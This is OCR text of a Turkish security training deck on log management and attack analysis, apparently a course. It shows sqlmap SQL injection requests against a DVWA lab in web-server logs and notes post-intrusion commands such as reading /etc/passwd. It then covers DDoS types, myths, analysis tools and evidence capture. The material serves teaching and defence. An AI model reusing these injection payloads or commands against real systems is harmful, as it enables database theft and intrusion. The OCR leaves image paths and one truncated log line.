127.0.0.1 – - [28/Feb/2012:05:03:40 -0500] “GET /dvwa/vulnerabilities/sqli/?id=9&Submit=Submit%27%29%20AND%20%28**SELECT** %204770%20FROM%28SELECT%20COUNT%28%2A%29%2CCONCAT %28CHAR%2858%2C118%2C106%2C115%2C58%29%2C%28SELECT%20%28CASE%**20WHEN** %20%284770%3D4770%29%20THEN%201%20ELSE%200%20END%29%29%2CCHAR%2858%2C101%2C111%2C102%2C58%29 %2CFLOOR%28RAND%280%29%2A2%29%29x%20FROM%20 INFORMATION_SCHEMA.CHARACTER_SETS%20GROUP%20BY%20x%29a%29%20AND%20%28%27JrPI%27%3D%27JrPI HTTP/1.1” 200 4660 “-” “sqlmap/1.0-dev (r4009) (http://sqlmap.sourceforge.net)”
127.0.0.1 – - [28/Feb/2012:05:03:40 -0500] “GET /dvwa/vulnerabilities/sqli/?id=9&Submit=Submit%27%20AND%20%28SELECT%204770%20FROM%28SELECT%20COUNT%28%2A%29%2C**CONCAT**%28 CHAR%2858%2C118%2C106%2C115%2C58%29%2C%28SELECT%20%28CASE%20WHEN%20%284770%3D4770%29%20 THEN%201%20

Command Execution Denemeleri

- Eğer saldırgan başarılı bir şekilde sisteme sızmayı başardıysa ilk işi Linux sistemde çalıştırılacak temel komutları **id, whoami, wget, /etc/passwd** vs denemek olacaktır.

- Bu komutları sistemde çalıştırarak saldırganın sisteme erişim sağlayıp sağlayamadığı belirlenebilir.

Log Toplama Sistemleri ve Performans

Log Yönetimi ve Saldırı Analizi

- Loglama sistemleri kullanılarak dos gerçekleştirilebilir mi
- Aktif cihazlar üzerinde loglama yapılmamalı
- Loglama yaptırarak disk doldurulabilir mi

Güvenlik Sistemlerinde Loglama / Performans


Log Yönetimi ve Saldırı Analizi

- Güvenlik duvarı her gelen paketi(SYN, FIN, ACK …) loglamalı mıdır?
  - Evet / Hayır
- IPS(Saldırı Engelleme Sistemi) oturum kurulmamış TCP paketlerini loglarsa performans açısından sıkıntı çıkabilir.
- Normal şartlarda IPS kuralları sadece oturum kurulmuş bağlantıları inceler. (TCP için)
- Gönderilecek paketlerde oturum kurulmadan saldırı imzası taşıyan paketler gönderilirse ne olur?

DoS / DDoS Saldırı Analizi

BGA SECURITY


C.I.A.



En Önemli Bileşen : Avaliability

Log Yönetimi ve Saldırı Analizi

- Erişilebilirlik olmadan güvenlikten söz edilemez!
  - ➢ En güvenli sistem fişi çekilmiş sistemdir!



Bilinmesi Gerekenler

Log Yönetimi ve Saldırı Analizi

- Gelen DDOS saldırısı sizin sahip olduğunuz bant genişliğinden fazlaysa yapılabilecek çok şey yok!
- DDOS saldırılarının büyük çoğunluğu bant genişliği taşırma şeklinde gerçekleşmez!
- Bazı saldırı tiplerinde karşı tarafın gönderim hızı düşürülebilir

Gürcistan DDOS saldırısı 200-800 Mbps arası




Figure 5: Largest Attack Observed – Past 12 Months


Source: Arbor Networks, Inc.

DoS / DDoS Hakkında Yanlış Bilgiler

- Bizim Firewall DOS'u engelliyer
- Donanım tabanlı firewallar DOS'u engeller
- Bizim IPS DOS/DDOS'u engeller
- Linux DOS'a karşı Windows'dan daha dayanıklıdır
- Biz de DDOS engelleme ürünü var, her tür saldırıyı engeller
- Bizde anti virüs programı var, DDoS saldırıları için zombi olmayız
- DOS/DDOS Engellenemez
- DDoS saldırıları sadece ISP seviyesinde engellenebilir.

DoS / DDoS Saldırı Çeşitleri

- TCP SYN, FIN, ACK Flood
- Dns Flood
- Udp Flood
- ICMP Flood
- Http GET/POST Flood
- Slowloris DoS Saldırısı
- SIP Flood



DDoS Saldırı Analizi

- Saldırı olduğunu nasıl anlarız?
  - Sistemimiz açılmıyordur, çalışmıyordur ☺
- Saldırı yapan bulunabilir mi?
- Saldırının tipini nasıl anlarız
  - Tcpdump, awk, sort, uniq
  - Ourmon anormallik tespit sistemi

- DDoS saldırılarında dikkate alınması gereken iki temel husus vardır.
  - İlki saldırıyı engelleme
  - ikincisi saldırının kim tarafından ne şiddette ve hangi yöntemler, araçlar kullanılarak yapıldığının belirlenmesidir.


- Analiz kısmı genellikle unutulur fakat en az engelleme kadar önemlidir
  - Aynı saldırı tekrar ederse nasıl engelleme yapılacağı konusunda yol haritası çıkarılmış olmalı

DDoS Analizi İçin Gerekli Yapının Kurulması

- Amaç DDoS saldırılarında otomatik olarak devreye girip saldırıya ait delil olabilecek paketlerin kaydı
- Saldırı anında paketler kaydedilirse saldırıya ait tüm detaylar istenildiği zaman öğrenilebilir
- Paket kaydı hedef sistem üzerinde (Windows/Linux) veya ağ ortamında TAP/SPAN portu aracılığıyla yapılabilir
- Paket kaydında tcpdump, Wireshark kullanılabilir

DDoS Analizi İçin Gerekli Yapının Kurulması


Log Yönetimi ve Saldırı Analizi



Distributed Denail of Service

Log Yönetimi ve Saldırı Analizi

- Netflow tabanlı ddos algılama
  - Flow (src/dst IP/port, protocol, ToS, interface – payload yok!)
  - (90% TCP, 8% UDP, <1% ICMP/GRE/Ipsec/diğerleri - 50% küçük paketler)



Saldırı Analizinde Cevabı Aranan Sorular

- Gerçekten bir DDoS saldırısı var mı?
- Varsa nasıl anlaşılır?
- DDoS saldırısının tipi nedir?
- DDoS saldırısının şiddeti nedir?
- Saldırı ne kadar sürmüş?
- DDoS saldırısında gerçek IP adresleri mi spoofed IP adresleri mi kullanılmış?
- DDoS saldırısı hangi ülke/ülkelerden geliyor?

Saldırı Analizinde Kullanılan Araçlar

- Tcpstat
- Tcpdstat
- Tcptrace
- Tcpdump, Wireshark
- Ourmon,
- Argus
- Urlsnarf
- Snort
- Aguri
- Cut, grep, awk, wc gibi UNIX araçları


MRTG / RRD Grafikleri

Log Yönetimi ve Saldırı Analizi

Normal Trafik


DDOS 1. Gün


DDOS 2.Gün



İstatistiksel Analiz

Log Yönetimi ve Saldırı Analizi





DDoS Saldırılarında Delil Toplama

- DDoS saldırılarında sonradan incelenmek üzere paketler kaydedilmelidir.
- Kaydedilen trafik miktarına bağlı olarak ciddi sistemlere(CPU, RAM, Disk alanı bakımından) ihtiyaç olabilir.
